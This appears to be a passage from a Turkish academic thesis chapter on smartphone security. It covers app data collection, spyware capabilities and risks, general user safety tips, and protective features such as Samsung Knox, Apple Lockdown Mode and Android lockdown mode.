Araştırmalar, iOS ve Android uygulamalarının neredeyse yarısının kullanıcı bilgilerini toplayıp kendi veri merkezlerine gönderdiğini ortaya koymaktadır. Toplanan bu veriler, reklam şirketlerine veya talep eden diğer firmalara belirli bir ücret karşılığında satılmaktadır. Kullanıcı bilgilerini toplayan popüler uygulamalardan bazıları, dünya çapında milyonlarca kullanıcısı bulunan "Angry Birds" oyunu ve "Shazam" uygulamasıdır. Yapılan araştırmaya göre, 101 uygulamadan 56'sı, telefona ait kullanıcı bilgilerini ticari firmalara telefonun tekil UDID bilgisiyle birlikte sağlamaktadır. Ayrıca, 47 uygulama, telefonun içerik bilgileri, kullanıcının cinsiyeti ve yaşı gibi kişisel verileri de ticari firmalara iletmektedir (Aydoğan, 2023).

Şekil 2.12.'da Shazam uygulamasının yüklenmeden önce kullanıcıdan talep ettiği izinler ayrıntılı olarak gösterilmektedir. Bu izinler arasında telefon çağrıları, rehber bilgileri, internet üzerindeki ziyaret edilen adresler ve kullanıcı GPS konumu gibi birçok kişisel bilginin uygulama tarafından erişilebileceği yer almaktadır. Şarkı adını belirlemeyi amaçlayan bu uygulamanın bu kadar geniş bir yetki talep etmesi, kullanıcı bilgilerinin uygulama tarafından toplanabileceğini göstermektedir.

Şekil1 2.12. Shazam Uygulama İzin Yetkileri

Kaynak: Elayan vd., 2021.

Popüler uygulamaların yanı sıra, kullanıcılar için büyük bir risk oluşturan bir diğer kategori de yanıltıcı uygulamalardır. Bu tür uygulamalar, kullanıcılara basit bir işlev sunduğunu iddia ederken, aslında arka planda kişisel verileri toplar. Android işletim sistemi için uygulama sunan "Google Play Store"un, yüklenen uygulamaların denetimini yeterince yapmaması nedeniyle, bu tür yanıltıcı ve kötü amaçlı uygulamalar Android marketinde sıklıkla yer almaktadır. iOS için kullanılan "Apple Store"da uygulama denetimleri daha sıkı bir şekilde yapılmaktadır, bu nedenle bu markette riskli uygulamaların bulunma olasılığı daha düşüktür. Ancak, kullanıcıların yine de yükleyecekleri uygulamalar konusunda dikkatli olmaları önemlidir.

Kaspersky tarafından gerçekleştirilen bir araştırmadan elde edilen ve Şekil 2.13.'da gösterilen verilere göre, 2023 yılında akıllı telefonlara yönelik yaklaşık 145.000 kötü amaçlı yazılım tespit edilmiştir. Bu sayı, 2022 yılına kıyasla üç katlık bir artış göstermekte olup, Ocak 2024 itibarıyla 190.000'e yükselmiştir. Ayrıca, Android

tabanlı cihazlarda mobil kötü amaçlı yazılım yaymak amacıyla kullanılan uygulama sayısının yaklaşık 4 milyon olduğu belirtilmektedir (Ünver ve Bakour, 2023).

Şekil1 2.13. Android Zararlı Yazılım İstatistikleri

Kaynak:Ünver vd., 2023.

2.3.3 Casus Yazılımlardan Doğan Riskler

En yüksek güvenlik riskini taşıyan uygulamalar bu kategoride yer almaktadır. Bu tür uygulamaların temel amacı, kullanıcıya ait tüm bilgileri bir merkezde toplamak ve bunları talep eden kişilere çevrimiçi olarak iletmektir. Bu uygulamaların en dikkat çekici özelliği, telefon üzerinde yüklü olup olmadıklarının tespit edilememesidir. Ayrıca, bu uygulamaların kaldırılması da mümkün olmamaktadır (Masnick, 2011).

Bu tür uygulamalar, genellikle kendi internet sitelerinde "çocuklarınızın güvenliğini izleyin", "telefonunuz çalındığında verilerinizi ve telefonunuzu takip edin", "çalışanlarınızın iş telefonlarını izleyin" gibi tanıtımlarla casus yazılımlarını reklam etmektedir. Casus yazılımlar kullanılarak yapılabilecek işlemler ise aşağıdaki gibi sıralanabilmektedir (Usom_Trcert, 2014).

- ***Ortam Dinlemesi:*** Telefonun mikrofonu aracılığıyla, kullanıcının bilgisi olmadan çevredeki sesler kaydedilebilir ve bu sesler belirlenen bir hedefe aktarılabilir. Ayrıca, ses kayıtlarının süresi de yapılan ayarlamalarla belirlenebilir.
- ***Gizli Kamera:*** Telefonun kamerası kullanılarak çevredeki ortamın fotoğrafları gizlice çekilebilir. Bu fotoğraflar hedeflenen yere yüklenebilir ve böylece kullanıcının görüntülerine ulaşılabilir.
- ***Kısa Mesaj Bilgileri:*** Telefona gelen ve telefondan gönderilen tüm kısa mesajlar kaydedilebilir; bu bilgileri program sahibi takip edebilir.
- ***Konum Bilgileri:*** Telefonun mevcut konumu anlık olarak ve sürekli bir şekilde izlenebilir. Bu, telefon sahibinin coğrafi olarak takip edilmesini sağlar.
- ***Arama Bilgileri:*** Telefona gelen ve telefondan yapılan tüm aramaların detayları kayıt altına alınabilir. Aramalara ait telefon numarası, tarih ve süre bilgileri gibi tüm ayrıntılar bu kayıtlarla elde edilebilir.
- ***İnternet Bağlantı Bilgileri*:** Kullanıcının telefondan ziyaret ettiği tüm internet adresleri ve bu adreslerde kullandığı kullanıcı adı, şifre gibi bilgiler izlenebilir.
- ***Dosya Bilgileri:*** Telefonun dahili hafızasında bulunan fotoğraf, video ve diğer dosyalar hedeflenen bir yere yüklenebilir, böylece bu dosyaların takibi yapılabilir.
- ***Sosyal Medya Bilgileri*:** Kullanıcının telefonunda aktif olarak kullandığı sosyal medya uygulamaları, örneğin Facebook, Twitter ve Whatsapp üzerindeki tüm paylaşımlar, gönderilen ve alınan mesajlar izlenebilir.
- ***E-Posta Bilgileri:*** Telefonun e-posta uygulaması üzerinden gönderilen ve alınan tüm e-postalar izlenebilir.
- ***Uygulama Bilgileri:*** Telefona yüklenen tüm uygulamaların yüklenme tarihi, versiyonu gibi ayrıntılı bilgileri takip edilebilir.
- ***Rehber Bilgileri:*** Telefon rehberindeki tüm kişilerin bilgileri, telefonda mevcut haliyle kayıt altına alınarak izlenebilir.
- ***Takvim Bilgileri:*** Telefonun takviminde yer alan tüm etkinlikler ve önemli tarihler kayıt edilerek takip edilebilir.

- ***Uygulama Engelleme:*** Telefona yüklenmiş bazı uygulamaların ya da mevcut uygulamaların çalışması engellenebilir.

- ***Uzaktan Program Kaldırma:*** Casus yazılımın gerekliliği sona erdiğinde, bu uygulama telefondan uzaktan kaldırılabilir.

- ***Kısa Mesaj ile Kontrol*****:** Telefonu kilitleme, kilidini açma, anlık GPS konumunu öğrenme gibi işlemler, kısa mesaj aracılığıyla telefonun kontrol edilmesi yoluyla gerçekleştirilebilir.

- ***Uyarı Sistemi:*** Kullanıcı belirli hareketler veya telefon kullanımıyla ilgili anlık bildirimler almak istediğinde, uyarı sistemi devreye girer ve önceden belirlenmiş koşullar sağlandığında uyarılar program sahibine iletilir.

Casus yazılımlar, telefonlarda kullanıcıya ait neredeyse tüm bilgilerin izlenmesini sağlar. Kullanıcının farkında olmadan gerçekleştirdiği tüm faaliyetler bu programlar aracılığıyla anlık olarak takip edilir ve kaydedilir.

Piyasada casus yazılımlar genellikle özellikleri ve işlevsellikleri doğrultusunda farklı fiyat aralıklarında sunulmaktadır. Ayrıca, daha sınırlı özelliklere sahip olmakla birlikte, ücretsiz olarak temin edilebilen uygulamalar da mevcuttur.

Casus yazılımlar ile benzer yeteneklere sahip fakat farklı amaçlar için kullanılan programlar da akıllı telefon uygulama marketlerinde mevcuttur. Örneğin, “Color”, “Shopkick” ve “IntoNow” gibi uygulamalar çevredeki sesleri dinleyerek, ortamın belirli yerlerinde yayınlanan gizli ses kodlarını algılayabilir ve bu bilgilere dayanarak kullanıcıya hedeflenmiş reklam veya tanıtım mesajları sunabilirler (Snooping, 2020).

Casus yazılımlar, uygulama marketlerinde bulunabildiği gibi, profesyonel firmaların kendi web siteleri aracılığıyla da edinilebilir. Bu sitelerde, yazılımların özellikleri ve işlevsellikleri detaylı bir şekilde sunulmaktadır (Usom_Trcert, 2014).

2.4 Mobil Cihazlar İçin Güvenlik Önerileri

Akıllı telefonlar, hayatımızda büyük bir öneme sahip olmanın yanı sıra birçok güvenlik riski de içermektedir. Bu riskleri birkaç temel önlemle azaltmak mümkündür. İşletim sistemine bağlı olmaksızın tüm akıllı telefonlar için geçerli olan güvenlik önlemleri aşağıda listelenmiştir (Usom_Trcert, 2014).

Ekran Koruyucu Şifre: Telefonun kaybolması veya çalınması durumunda, izinsiz kullanımını engellemek için ana ekranına şifre, PIN veya ekran koruması eklenmesi önemlidir

Cihazın Temel Güvenlik Ayarları: Cihazın temel güvenlik ayarlarına müdahale etmemek en iyisidir. Telefonun fabrika ayarlarını veya işletim sistemini değiştirmek (örneğin, jailbreak veya rooting yapmak), akıllı telefonun siber tehditlere karşı daha savunmasız hale gelmesine ve güvenlik özelliklerinin etkisizleşmesine yol açabilmektedir.

Telefonun Yedeklenmesi ve Veri Güvenliği: Telefon üzerindeki tüm verilerin (rehber kayıtları, belgeler, fotoğraflar vb.) yedeklenmesi tavsiye edilmektedir. Bu veriler, kişisel bilgisayarlar, harici diskler veya bulut ortamlarında depolanabilmektedir.

Uygulama Erişim Yetkilerinin Kontrolü: Akıllı telefonlarda bulunan kişisel bilgilere uygulamaların erişim izni konusunda özen gösterilmesi tavsiye edilir. Uygulamanın, kişisel verilere (örneğin, konum bilgisi) erişim hakkı verebileceği unutulmamalıdır. Yüklemeden önce her uygulamanın gizlilik ayarlarının gözden geçirilmesi de büyük önem taşır.

Güvenilir Kaynaklardan Uygulama Yüklenmesi: Uygulama yüklemeden önce, uygulamanın yasal ve güvenilir olup olmadığını kontrol etmek önemlidir. Ayrıca, akıllı telefonlara indirilen uygulamaların, işletim sisteminin resmi uygulama ortamlarından edinilmesi önerilmektedir.

Uzaktan Erişim ile Silmeyi Etkinleştirecek Güvenlik Uygulamaları: Telefonlarda bulunan veya uygulama olarak eklenebilen önemli bir güvenlik özelliği, telefonun GPS'i kapalı olsa bile depolanan verilere uzaktan erişim sağlama ve bu verileri silme

yeteneğidir. Telefon kaybolduğunda, bazı uygulamalar telefon sessiz olsa bile yüksek sesli bir alarm oluşturabilir ve telefonun bulunmasını kolaylaştırabilmektedir.

Açık Wi-Fi Bağlantıları: Şifresiz ve genel erişime açık kablosuz ağlarda, ağ trafiği hizmet sağlayıcılar tarafından izlenebilir. Bu nedenle, açık ağları kullanmayı kısıtlamalı ve bunun yerine güvenilir bir operatöre ait güvenli Wi-Fi veya mobil internet bağlantısı tercih edilmelidir.

Yazılım Güncellemelerinin Yapılması: Telefonunuzun işletim sistemini sürekli güncel tutmak için otomatik güncellemeleri aktif hale getirmelisiniz. Ayrıca, servis sağlayıcıdan, işletim sistemi üreticisinden, cihaz üreticisinden ve uygulama geliştiricisinden gelen güncellemeleri de kabul etmelisiniz. İşletim sistemi güncel kaldığında, siber saldırılara karşı korunma seviyeniz artar.

Telefon Verilerinin Silinmesi*:* Telefonu satmak istediğinizde, cihazda kişisel bilgiler bulunabileceğini unutmamalısınız. Gizliliği korumak adına, verilerin tamamen silinmesi veya telefonun fabrika ayarlarına döndürülmesi gerekmektedir. Bu işlem, telefon üzerindeki tüm uygulama, mesaj, arama geçmişi, müzik ve fotoğraf gibi içeriklerin silinmesini sağlar.

Çalınan Telefonun Bildirilmesi: Telefon çalındığında veya kaybolduğunda, hattın kapatılması için hemen operatörünüzle iletişime geçmelisiniz. Ayrıca, telefonun ülkemizde kullanılmasını durdurmak için Bilgi Teknolojileri ve İletişim Kurumu'na (BTK) başvurabilmektedir.

Uygulama Marketinde Kredi Kartı Kullanımı: Eğer sadece ücretsiz uygulamalar kullanıyorsanız, uygulama marketinde hesap oluştururken kredi kartı bilgilerinizi paylaşmamalısınız. Uygulama satın almayı planlıyorsanız, düşük limitli bir sanal kart kullanmanız daha güvenlidir. Kredi kartı ekstrelerinizi ise düzenli olarak takip etmelisiniz.

Telefondaki Verilerin Şifrelenmesi: Telefonunuzda veri şifreleme özelliği varsa, bu özelliğin aktif olduğundan emin olun. Eğer bu özellik mevcut değilse, veri şifreleyen bir uygulama yükleyebilirsiniz. Böylece telefonunuz çalınsa veya kaybolsa bile,

verileriniz ele geçirilse bile yetkisiz kişiler tarafından kullanılamaz (Usom_Trcert, 2014).

2.4.1 Samsung Knox

Samsung cihazları için geliştirilmiş kapsamlı bir güvenlik platformudur. Hem donanım hem de yazılım düzeyinde koruma sağlayarak, kullanıcıların verilerini çeşitli tehditlerden korur. Knox, cihazın açılışından itibaren çoklu katmanlı bir güvenlik mekanizması sunar ve verilerinizi güvende tutmak için çeşitli teknolojiler kullanır (Samsung, 2015).

Samsung Knox'un Temel Özellikleri ve Güvenlik İlkeleri Şunlardır:

Çoklu Katmanlı Koruma: Knox, cihazın donanımından başlayarak uygulama düzeyine kadar her katmanda güvenlik sağlar. Bu sayede, olası tehditlere karşı kapsamlı bir koruma kalkanı oluşturur.

Güvenli Önyükleme: Cihazın başlatılma sürecini güvenli hale getirerek, kötü amaçlı yazılımların sisteme sızmasını engeller.

Gerçek Zamanlı Koruma: Cihaz kullanımdayken sürekli olarak güvenlik tehditlerini izler ve anında müdahale eder.

Veri Şifreleme: Hassas verileri şifreleyerek, yetkisiz erişimlere karşı koruma sağlar.

Uygulama İzolasyonu: Uygulamaları birbirinden izole ederek, bir uygulamanın güvenliğinin ihlal edilmesi durumunda diğer uygulamaların etkilenmesini engeller.

Mobil Cihaz Yönetimi (MDM) Desteği: Kurumsal kullanıcılar için cihaz yönetimi ve güvenlik politikaları uygulama imkânı sunar (Samsung, 2015).

Samsung Knox'un Faydaları:

Kişisel Verilerin Korunması: Fotoğraflar, videolar, iletişim bilgileri gibi kişisel verilerinizi güvende tutar.

Finansal Bilgilerin Korunması: Bankacılık uygulamaları ve kredi kartı bilgileriniz gibi hassas finansal verilerinizi korur.

Kurumsal Verilerin Korunması: İş e-postaları, belgeler ve diğer kurumsal verilerinizi güvende tutar.

Kimlik Hırsızlığına Karşı Koruma: Kimlik bilgilerinizi ve kişisel verilerinizi koruyarak kimlik hırsızlığına karşı önlem alır (Samsung, 2015).

Kötü Amaçlı Yazılımlara Karşı Koruma: Cihazınızı virüsler, casus yazılımlar ve diğer kötü amaçlı yazılımlardan korur.

Samsung Knox Nasıl Çalışır?

Samsung Knox, çeşitli tehditlere karşı korumak için donanım ve yazılım korumalarını bir arada sunan güçlü bir güvenlik platformudur. Virüsler, siber saldırılar, cihazın kaybolması veya çalınması gibi risklere karşı koruma sağlayan bu sistem, ayrıca insani hatalara karşı da güvenlik önlemleri alır. En önemli gelişmelerden biri, normalde ilk kez başlattığınızda anda satın almanızdır (Agarwal, 2024).

Knox, uzun bir süre kullanılmasına rağmen sürekli olarak korunmasını sağlar. Özelliklerin çalışma sistemi ve verileri, Knox'un güvenlik özellikleri sayesinde korunur. Bu özellik, Android'in güvenlik önlemleriyle birlikte kullanılabilir, telefonunuzdaki erişimde hangi bilgisayara erişilebileceğini seçme imkânı sunar.

Samsung Knox, içerdiği ARM yongalarındaki donanım tabanlı güvenilir ortamı kullanır. Her ARM yongası, TrustZone adı verilen performansın bir güvenilir etki alanı ile birlikte gelir. TrustZone, Android işletim sisteminin bağımsız olarak çalışan ve CPU'ya yerleştirilmiş güvenli bir ortamdır. Bu sayede Android işletim sistemindeki güvenlik açıklarının güvenilir ortamın değişimi engellenir, böylece verilerin verileri her zaman korunur. (Agarwal, 2024).

TrustZone, Android cihazlarda güvenlik ve şifrelemenin temelini sağlar. Samsung dahil tüm akıllı telefon markaları, güvenlik özellikleri oluşturmak için bu TrustZone'u

kullanır. Samsung Knox'un ARM güvenilir ortamını kullanarak oluşturduğu temel özellikler şunlardır:

Gerçek Zamanlı Çekirdek Koruması (RKP)


- Güvenilir Önyükleme
- Cihaz Sağlık Beyanı
- Sertifika Yönetimi
- Hassas Veri Koruması (SDP)
- Ağ Platformu Analitiği (NPA)
- Güvenin Donanım Kökü

Samsung, 2021 yılında Knox Vault'u yayınlayarak Knox güvenlik platformunu yükseltti. Knox Vault, akıllı telefonun yonga setinden ayrı bir işlemci ve bellek birimi kullanarak cihazların güvenliğini artırır. Apple iPhone'lardaki Secure Enclave'e benzer. İşte Samsung Knox'un temel özellikleri (Agarwal, 2024).

Gerçek Zamanlı Çekirdek Koruması (RKP)

Çekirdek, bir işletim sisteminin cihazın yazılımı ve donanımı arasında bir köprü görevi gören temel bileşenidir. Çekirdek, telefonunuzun CPU kaynaklarını, sistem belleğini, veri depolama alanını, ağ sürücülerini ve sistemdeki diğer her şeyi kontrol eder. Bu, bir saldırganın telefonunuzun çekirdeğini kontrol etmesi durumunda cihazınızı kontrol ettiği anlamına gelir. Samsung telefonları, şirketin patentli Gerçek Zamanlı Çekirdek Koruması'nı (RKP) kullanarak çekirdeğe yönelik olası saldırıları sınırlar. RKP, izole edilmiş bir yürütme ortamında bir güvenlik izleyicisi kullanır. RKP, çekirdek kodunun ve mantığının ve kritik çekirdek veri yapılarının değiştirilmesini önler (Agarwal, 2024).

Şekil1 2.14. Knox Gerçek Zamanlı Çekirdek Koruma (RKP) Şeması



Kaynak: Samsung,2020.

Ayrıca, çekirdeğin kodunu kullanarak önceden var olan çekirdek mantığını kullanarak istismarları bir araya getiren Return-Oriented Programming (ROP) ve Jump-Oriented Programming (JOP) saldırılarını da önler. Bu saldırılar, var olan güvenlik önlemlerini aşan bir saldırı programı oluşturmak için var olan kod parçalarını yeniden kullandıkları için popüler hale geliyor. RKP, yalıtılmış bir yürütme ortamında bir güvenlik izleyicisi kullanarak telefonunuzun çekirdeğini bu saldırılardan korur. Cihaz belleği yönetimini kontrol etmek için patentli teknikler kullanır ve kritik çekirdek eylemlerini yürütmeden önce inceler. Samsung, çekirdeği periyodik olarak izleyerek çekirdek kodunu ve verilerini değiştirip değiştirmediğini kontrol eden ve kötü amaçlı saldırılardan koruyan yerleşik bir Periyodik Çekirdek Ölçümü (PKM) sistemine sahiptir (Agarwal, 2024).

Samsung Knox, hem bireysel kullanıcılar hem de kurumsal kullanıcılar için güvenli bir mobil deneyim sunmayı amaçlar. Cihazınızdaki verilerin güvende olduğundan emin olmak için Knox'un özelliklerinden yararlanabilirsiniz (Samsung, 2015).

2.4.2 Apple’in LockDown Modu

Apple'ın yeni güvenlik özelliği Kilit Modu (Lockdown Mode), kullanıcılarını siber tehditlere karşı koruma amacıyla geliştirildi. Ancak bu yeni modun kullanıcı deneyimi üzerindeki etkileri, teknoloji dünyasında büyük bir merak konusu haline geldi (Apple, 2022).

Apple, 2022'de iOS 16 ve macOS Ventura'yı piyasaya sürerken, özellikle hedefli casus yazılımlara maruz kalabilecek kullanıcılar için Kilit Modu (Lockdown Mode) adlı yeni bir güvenlik özelliği sundu. Bu özellik, iOS ve macOS'ta mesajlardaki bağlantı önizlemeleri gibi bazı kullanışlı işlevleri kısıtlayan veya engelleyen bir dizi güvenlik yapılandırmasından oluşuyor. Kilit Modu aynı zamanda, daha önce iletişim kurmadığınız telefon numaralarından ve hesaplardan gelen istenmeyen iletişimleri kabul etme yeteneğinizi de sınırlandırıyor. Bu yıl iOS 17 ile birlikte Apple, bu özelliği daha da geliştirerek ek güvenlik odaklı sınırlamalar ekledi. Şirket, Kilit Modu'nun çoğu kişi için ana akım kullanım için tasarlanmadığını belirtse de bir haftalık deneme sürecinde oldukça kullanışlı olduğu gözlemlendi (Apple, 2022).

Şekil1 2.15. Apple Lockdown Mode

Kaynak: Teknolojioku, 2024.

Kilitlenme Modunu etkinleştirmek oldukça kolaydır. "Gizlilik & Güvenlik" ayarlarından cihazınızın PIN'ini veya biyometrik kimlik doğrulamasını onayladıktan sonra, sistemin tüm kısıtlamaları ve sınırlamaları uygulayabilmesi için cihazınızı yeniden başlatmanız yeterlidir. Kilitlenme Modu etkinleştirildiğinde cihazınızın dilini değiştirmeye benzer bir süreç yaşanır; sistem yeni yapılandırmayı tamamen benimser ve her yerde uygular. Yeniden başlatma tamamlandığında, cihazınız neredeyse normal görünümde tekrar açılır (Apple, 2022).

Kötü amaçlı yazılım geliştiricileri, Apple cihazlarını hedef alırken, iOS ve macOS'un karmaşık yapısındaki güvenlik açıklarını kullanarak saldırılarını özelleştirirler. Bu nedenle, Kilitlenme Modu, ticari casus yazılım satıcıları veya diğer kaynak zengini aktörlerin, cihazları kontrol etmek için iOS veya macOS özelliklerindeki birden fazla güvenlik açığını birleştiren saldırı zincirleri geliştirmesini zorlaştırmayı amaçlar. Ancak bu durum, bağlantıları, GIF'leri ve Mesajlar gibi araçlara entegre edilmiş öğeleri paylaşmayı ve almayı daha hale getirmektedir. HomeKit hizmetleri de bu modda kısıtlanmıştır (Apple, 2022).

Apple'ın Lockdown Modu Neler Sunuyor?

Apple'ın Kilit Modu (Lockdown Mode) etkinleştirildiğinde bazı özellikler kısıtlanırken, bazıları da daha az kullanışlı hale geliyor. Örneğin, Apple Pay kullanılabiliyor ancak diğer uygulamalarla entegrasyonu eskisi kadar sorunsuz değil. Apple Cash ile ödeme alabiliyorsunuz ancak bu işlemin gerçekleştiğine dair detaylı bir bildirim alamıyorsunuz. Bağlantılar gönderilirken ve alınırken önizlemeleri görüntülenmiyor ve bir görüntü veya dosya bağlantısı gönderdiğinizde veya aldığınızda, bu, tam bir URL olarak metin şeklinde gönderilir. önizlemesi ve tarayıcıda otomatik olarak açılmasına izin veren bir bağlantı olmadan. Apple'ın haziran ayındaki Kilit Modu güncellemelerinin bir parçası olarak, şirket Apple Watch desteği ekledi ve paylaştığınız fotoğraflardan coğrafi konum verilerini otomatik olarak kaldırmaya başladı. İyileştirmeler ayrıca, cihazların güvensiz Wi-Fi ağlarına ve 2G hücresel ağlara varsayılan olarak katılmalarını engelleyen bir değişikliği de içermektedir. Bu değişiklik, kötü niyetli Wi-Fi ağlarına ve mobil veri gözetim aracı olarak bilinen stingraylara karşı koruma sağlamak için yapıldı.

Apple, yaptığı bir açıklamayla, bu güncelleme setinin "daha güvenli kablosuz bağlantı varsayılanları, medya işleme, medya paylaşımı varsayılanları, kumandalama ve ağ güvenliği optimizasyonları" için destek sağladığını duyurdu. Şirket, "Kilitlenme Modunu açmak, cihaz savunmalarını daha da güçlendirir ve belirli işlevleri keskin bir şekilde sınırlar, bu da ek korumalara ihtiyaç duyanlar için saldırı yüzeyini büyük ölçüde azaltır." ifadelerini kullandı (Teknolojioku, 2024).

2.4.3 Android Kilit Modu


2018 yılında Android 9 Pie güncellemesiyle birlikte gelen Kilitleme modu, telefon güvenliğini artırmak amacıyla tanıtıldı. Bu modda, cihazınızın kilidini yalnızca benzersiz PIN, parola veya desen kullanarak açabilirsiniz. Bu güvenlik bilgilerine sahip olmayan biri, cihazınıza erişim sağlayamaz. Ayrıca bu mod, biyometrik kilit açma yöntemlerini devre dışı bırakarak daha yüksek bir güvenlik seviyesi sunar, çünkü biyometrik yöntemlerin daha az güvenli olduğu düşünülmektedir (Okpanachi, 2024).

Biyometrik kimlik doğrulama yöntemleri, PIN, parola veya desen kullanmaya kıyasla genellikle daha hızlı ve kullanışlıdır. Telefonunuzun kilidini açmak için parmak izinizi kullanabilir veya yüz tanıma özelliğiyle anında erişim sağlayabilirsiniz. Bu yöntemler günlük kullanımda büyük kolaylık sunar. Ancak, cihazınız çalınma veya yetkisiz erişim riski altındaysa, biyometrik yöntemlerin bazı zayıflıkları ortaya çıkabilir. Örneğin, birisi parmak izinizi veya yüz verilerinizi çalabilir ve sensörü kandırarak cihaza erişim sağlayabilir. Aynı şekilde, eşleştirilmiş Bluetooth cihazlarınız (kulaklık veya akıllı saat gibi) kullanılarak da telefonunuzun kilidi açılabilir. Bu nedenle, Kilitleme modu gibi gelişmiş güvenlik özellikleri, cihazınızın korunmasına ekstra bir katman eklemektedir.

Kilitleme modu, kullanıcı biyometrik kimlik doğrulama ile birlikte bu riskleri önemli ölçüde azaltır. Ancak, özellikle uzun ve karmaşık bir parola veya desen seçerseniz, bu yöntem daha fazla zaman ve çaba gerektirebilir. Kilitleme modu aynı zamanda, yetkisiz kişilerin önemli metin mesajlarına veya diğer hassas içeriklere erişmesini engellemek için kilit ekranındaki bildirimleri gizler. Eğer bu konuda endişeleriniz varsa, Kilitleme modunu etkinleştirmeden önce ayarlar menüsünden "Uygulama

bildirim içeriğini göster" seçeneğini devre dışı bırakabilirsiniz. Ayrıca, Kilitleme modu ses tanıma özelliklerini de devre dışı bırakır. Google Asistan, Bixby veya benzeri sanal asistanlara sesli komut verdiğinizde, bu mod aktifken herhangi bir yanıt alınmaz. Bunun nedeni, ses sahteciliği riskini ortadan kaldırmak ve birinin ses kayıtlarınızı kullanarak cihazınıza erişmesini önlemektir. Bu sınırlamalara rağmen, Kilitleme modu cihazınızın diğer önemli ayarlarını değiştirmez. Bu nedenle, cihazınız normal işlevselliğini korur ve kullanıma devam eder (Okpanachi, 2024).

Şekil1 2.16. Android Lockdown Mode



Kaynak: Okpanachi, 2024.

Kilitleme Modunun Avantajları:

- Kullanımı oldukça basittir; birkaç dokunuşla veya güç düğmesine uzun basarak hızlıca etkinleştirilebilir.

- Acil durumlarda pratik bir çözüm sunar ve menüler arasında gezinmeyi gerektirmez.
- Tek seferlik bir özelliktir; telefonun kilidi açıldığında otomatik olarak devre dışı kalır.
- Telefonun temel işlevlerini (çağrı alma, el feneri, kamera gibi) etkilemez.
- Bildirimleri gizleyerek gizliliği artırır ve dikkat dağıtıcı unsurları azaltır.
- Çocukların telefonu kullanmasını sınırlamak için basit bir ebeveyn kontrolü olarak kullanılabilir.

Kilitleme Modunun Dezavantajları:

- Tüm Android cihazlarda bulunmaz; bazı üreticiler (Realme, Oppo gibi) veya bölgeler bu özelliği desteklemeyebilir.
- Tek seferlik aktivasyon özelliği, sık kullanım durumunda pratik olmayabilir çünkü her seferinde yeniden etkinleştirilmesi gerekir.
- Görme veya motor engelli kullanıcılar için parola veya desen girmek zor olabilir.
